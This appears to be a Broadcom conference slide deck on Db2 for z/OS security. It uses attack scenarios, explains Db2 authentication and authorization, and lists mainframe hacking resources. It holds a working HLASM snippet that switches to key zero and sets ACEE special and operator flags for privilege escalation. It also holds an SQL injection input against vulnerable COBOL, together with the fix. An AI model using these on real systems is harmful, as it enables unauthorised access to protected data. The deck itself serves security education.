
Scenario, Hill Statement

- Emil, a developer, needs access to a Db2 dataset in order to run some of these standalone utilities:
  - DSN1LOGP
  - DSN1COPY
  - DSN1PRNT
- Emil is lazy and never opens a ticket

```
TSS7220E 101 J=EMIL01C A=EMIL VOL=VOL001 ACC=READ DSN=super.secret.dataset
TSS7221E Dataset Not Accessible - super.secret.dataset
```

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

Example 2, HLASM code



```
L       R10,548                          R10 => ASCB
L       R10,ASCBASXB-ASCB(,R10)          R10 => ASXB
ICM     R5,15,ASXBSENV-ASXB(R10)         IF ACEE IS PRESENT
BZ      NOACEE
MODESET KEY=ZERO,MODE=PROB
NI      ACEEFLG1-ACEE(R5),X'00'          ACEESPEC+ACEEOPER+
OI      ACEEFLG1-ACEE(R5),X'B1'          ACEEAUDT+ACEERACF
MODESET KEY=NZERO,MODE=PROB
```

ASXBSENV	- ADDRESS OF ACCESS CONTROL ENVIRONMENT ELEMENT (MDC304)

- This code snippet adds Emil certain superpower!
- It allows him to access the datasets he would not be able to access

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

Example 2 - accessing datasets

Assumptions:

- **Update Access** to an APF authorized library

Questions:

- Update Access to an APF authorized library
  - There are some other possibilities explained later (magic SVC, SURROGAT, …)
- Pervasive encryption
  - Emil’s options – (1) impersonate as a user with access, (2) become a security admin and grant the key label access

Fix:

- Protect your APF authorized libraries

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.


Example 3 - SQL Injection

Personas

- Emil, a user of an employee application, wants to list all employees
- There is only a single field for a name in the application


Scenario, Hill Statement

- Emil, a user, is just curious and tries a **SQL injection**



Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

Example 3 - SQL Injection


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

https://xkcd.com/327/

Affects usually web applications, but can apply to traditional apps as well, keep in mind REST APIs, …

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

Example 3 – COBOL code under the hood

```
MOVE SPACES TO STMT-SQL-TEXT.
STRING
    "SELECT FIRSTNME, LASTNAME"
    " FROM EMP"
    " WHERE FIRSTNME = '"
    FIRSTNME-TEXT(1:FIRSTNME-LENGTH)
    "'"
    DELIMITED BY SIZE
    INTO STMT-SQL-TEXT.
EXEC SQL PREPARE DYN_STMT FROM :STMT-SQL END-EXEC.
EXEC SQL OPEN DYN_CSR END-EXEC.
```

1. Input (FIRSTNME-TEXT) = `Emil`

```
SELECT FIRSTNME, LASTNAME FROM EMP WHERE
FIRSTNME = 'Emil'
-- Shows all Emils
```

2. Input (FIRSTNME-TEXT) = `Emil' OR ''='`


```
SELECT FIRSTNME, LASTNAME FROM EMP WHERE
FIRSTNME = 'Emil' OR ''=''
-- Shows everybody !!!
```

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

Example 3 - Fix

```
EXEC SQL DECLARE STAT_CSR CURSOR FOR
  SELECT FIRSTNME, LASTNAME
  FROM EMP
  WHERE FIRSTNME = :FIRSTNME
END-EXEC.
EXEC SQL OPEN STAT_CSR END-EXEC.
```

- **Sanitize** inputs
- Use **host variables** whenever possible
- **Scan** your code



1. Input = `Emil`

```
    SELECT FIRSTNME, LASTNAME FROM EMP WHERE FIRSTNME = 'Emil'
    -- Shows all Emils
```

2. Input = `Emil' OR ''='`

```
    SELECT FIRSTNME, LASTNAME FROM EMP WHERE FIRSTNME = 'Emil'' OR '''='''
    -- Shows nobody !!!
```

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

Db2 security in a nutshell

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

Db2 Security in a Nutshell

https://www.ibm.com/docs/en/db2-for-zos/13?topic=securing-db2


User **authentication**

- Identification and verification

User **authorization**

- Access to Db2
- Access to Db2 resources

Db2 native (**internal**) vs ESM (**external**) security



Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

Db2 Security in a Nutshell - Environment

Mainframe + z/OS, **hardware and software** synergy

- Storage keys
- Supervisor state
- Address spaces
- Authorized Program Facility (APF)
- Security Authorization Facility (SAF)
- Pervasive Encryption
- …

External Security Managers (ESM)

- ACF2, RACF, Top Secret

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

Db2 Security in a Nutshell – Basic terms

Authentication

- Identification and verification of the user id
- Userid + password, MFA, digital certificates, …

Authorization

- Permitting or rejecting the access to resources (including Db2 itself)

Db2 connection/identification (**DSN3@ATH**) and sign-on (**DSN3@SGN**) exits

- Assignment of values to primary IDs, secondary IDs, and SQL IDs
- Process depends on the originating environment

Primary auth id

- Identifies a process (usually represents user’s authorization ID)

Secondary auth id

- Collection of associated authorization IDs (typically groups) and can hold additional privileges

SQL ID

- Privileges that are checked for certain dynamic SQL
- primary ID or any of the secondary IDs

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

Db2 Security in a Nutshell
Connection and Sign-on Exits

Environment	Connection Exit (DSN3@ATH)	Sign-on Exit (DSN3@SGN)
TSO foreground/background	Yes	No
Batch jobs	Yes	No
Started Tasks	Yes	No
IMS Control Region	Yes	Yes
CICS	Yes	Yes
DL/I batch	Yes	Yes
RRSAF	Yes	Yes
IMS Dependent Region	No	Yes
CICS subtasks	No	Yes
Db2 administrative tasks	No	Yes

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

Db2 Security in a Nutshell

Db2 internal vs external security

- Database Administrator vs Security Administrator managed security

Internal security (Db2 Native)

- Privileges and roles tracked in the Db2 **catalog**

External security

- Db2 calls the ESM to check the privileges
- Access control authorization exit routine (**DSNX@XAC**)
- Security database

Internal and External securities **can be combined!**

- RC=4 (Unable to determine) from DSNX@XAC -> Internal security takes place

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

Db2 Security in a Nutshell

- Db2 internal vs external security

	Internal	**External**
Managed by	Database admin	Security admin
Stored in	Db2 catalog (SYS*AUTH)	Security database
Controls	GRANT, REVOKE	Control statements (PERMIT)
Objects	Db2 objects (Tables, Packages, Tablespaces, …)	Resource classes
Privileges	SELECT, EXECUTE, …	Profile names

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.


Db2 Security in a Nutshell
Goodies for Hackers

Primary user id may come from (depending on the environment and connection type – see your exits):

- **ASXBUSER** - See Example 1
- ASCBJBNS,
- ACEEUSRI,
- UPTPREFX
- …

Installation SYSADM is **bypassed** by security exit

- Can manage security-related objects
- With SYSADM can access all user data and can run any application
- Not affected by SEPARATE_SECURITY
- **Exception**: Multi-level security with row-level granularity is enforced



Input values for connection routines

A connection routine can have different input values.


The input values for a connection routine include the following:

- PSPI The initial primary authorization ID for a local request can be obtained from the z/OS address space extension block (ASXB).

  The ASXB contains at most only a seven-character value. That is always sufficient for a TSO user ID or a user ID from an z/OS JOB statement, and the ASXB is always used for those cases.

  For CICS, IMS, or other started tasks, z/OS can also pass an eight-character ID. If an eight-character ID is available, and if its first seven characters agree with the ASXB value, then Db2 uses the eight-character ID. Otherwise it uses the ASXB value.

  If RACF is active, the field used contains a verified RACF user ID; otherwise, it contains blanks.




ASXBUSR8(0)	8-byte version of ASXBUSER
ASXBUSER	- USER ID FOR WHICH THE JOB OR SESSION IS BEING EXECUTED (MDC306)
	- Last byte of ASXBUSR8. ASXBSECR and ASXBSFLG are deleted
ASXBSENV	- ADDRESS OF ACCESS CONTROL ENVIRONMENT ELEMENT (MDC304)


Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

Db2 Security in a Nutshell - zParms

PROTECT - RACF protect archive log data sets
AUTH=NO – everything is Public! Recommendation is **YES**
AUTHEXIT_CHECK - whether the owner or the primary authorization ID is used for authorization checks
AEXITLIM - the number of tolerated abends of the Db2 access control authorization exit routine
AUTHEXIT_CACHEREFRESH – whether the cache is invalidated when resource access is changed
MFA_AUTHCACHE_UNUSED_TIME – how long MFA credentials can remain unused
TCPALVER - setting of YES or CLIENT provides minimal security. Recommendation: **SERVER_ENCRYPT**
SEPARATE_SECURITY - whether Db2 security administrator duties are to be separated from system administrator
EXTSEC – generic vs detailed errors for DRDA connections
SYSADM1/SYSADM2/SYSOPR1/SYSOPR2/SECADM1/SECADM2
DEFLTID – authid of unknown user (IBMUSER)
RLFAUTH – authid for Resource Limit Facility
BINDNV - whether BIND or BINDADD authority is to be required for a user to bind a new version of a package
DBACRVW - whether an authid with DBADM authority on a database is to be allowed to complete certain tasks.
REVOKE_DEP_PRIVILEGES – whether dependent privileges are to be revoked
DISALLOW_SSARAUTH - whether user AS are blocked from setting a Db2 AS as a secondary address space
ENCRYPTION_KEYLABEL - ICSF key label



Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.




Mainframe Hacking Community

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

Mainframe Hackers? Yes, there are!

- Real world red team engagement leveraging APF authorized libraries to steal data by **Phil Young**
- AirGap2020.02: Mainframe Hacker Society Panel
- Mainframe Hacking in 2019 by Phil Young
- HOW TO HACK "THE MAINFRAME" ! (for real) with **Davide Girardi**
- Mainframe [z/OS] Reverse Engineering and Exploit Development by **Chad Rikansrud**
- ...

- **Awesome mainframe hacking**



@mainframed767 (Philip Young)
@nogonosa (Davide Girardi)
@bigendiansmalls (Chad Rikansrud)
@WizardOfzOS (Henri Kuiper)
@zBit31
@ch1kpee
@IanColdwater
@Jabellz2
@Ayoul3
Jim
Mark Wilson

“*The worlds first MAINFRAME PENETRATION TESTING CLASS*”

- ~~https://evilmainframe.com/~~
- Acquired by **Broadcom**
- Created and led by
  - Phil Young, **Soldier of FORTRAN (mainframed767)**
  - Chad Rikansrud, **Bigendian Smalls**

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

Mainframe Hackers – Ethical Hacking

Already helped to fix or reported several problems


- USS
- RACF
- TSO Logon
- CICS user enum
- NJE brute force

Advocating for good practices

Advocating for pen-testing

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

Attack Vectors



3270

SVC

NJE

Social

SQL

Websphere

APF

RACF

FTP


USS

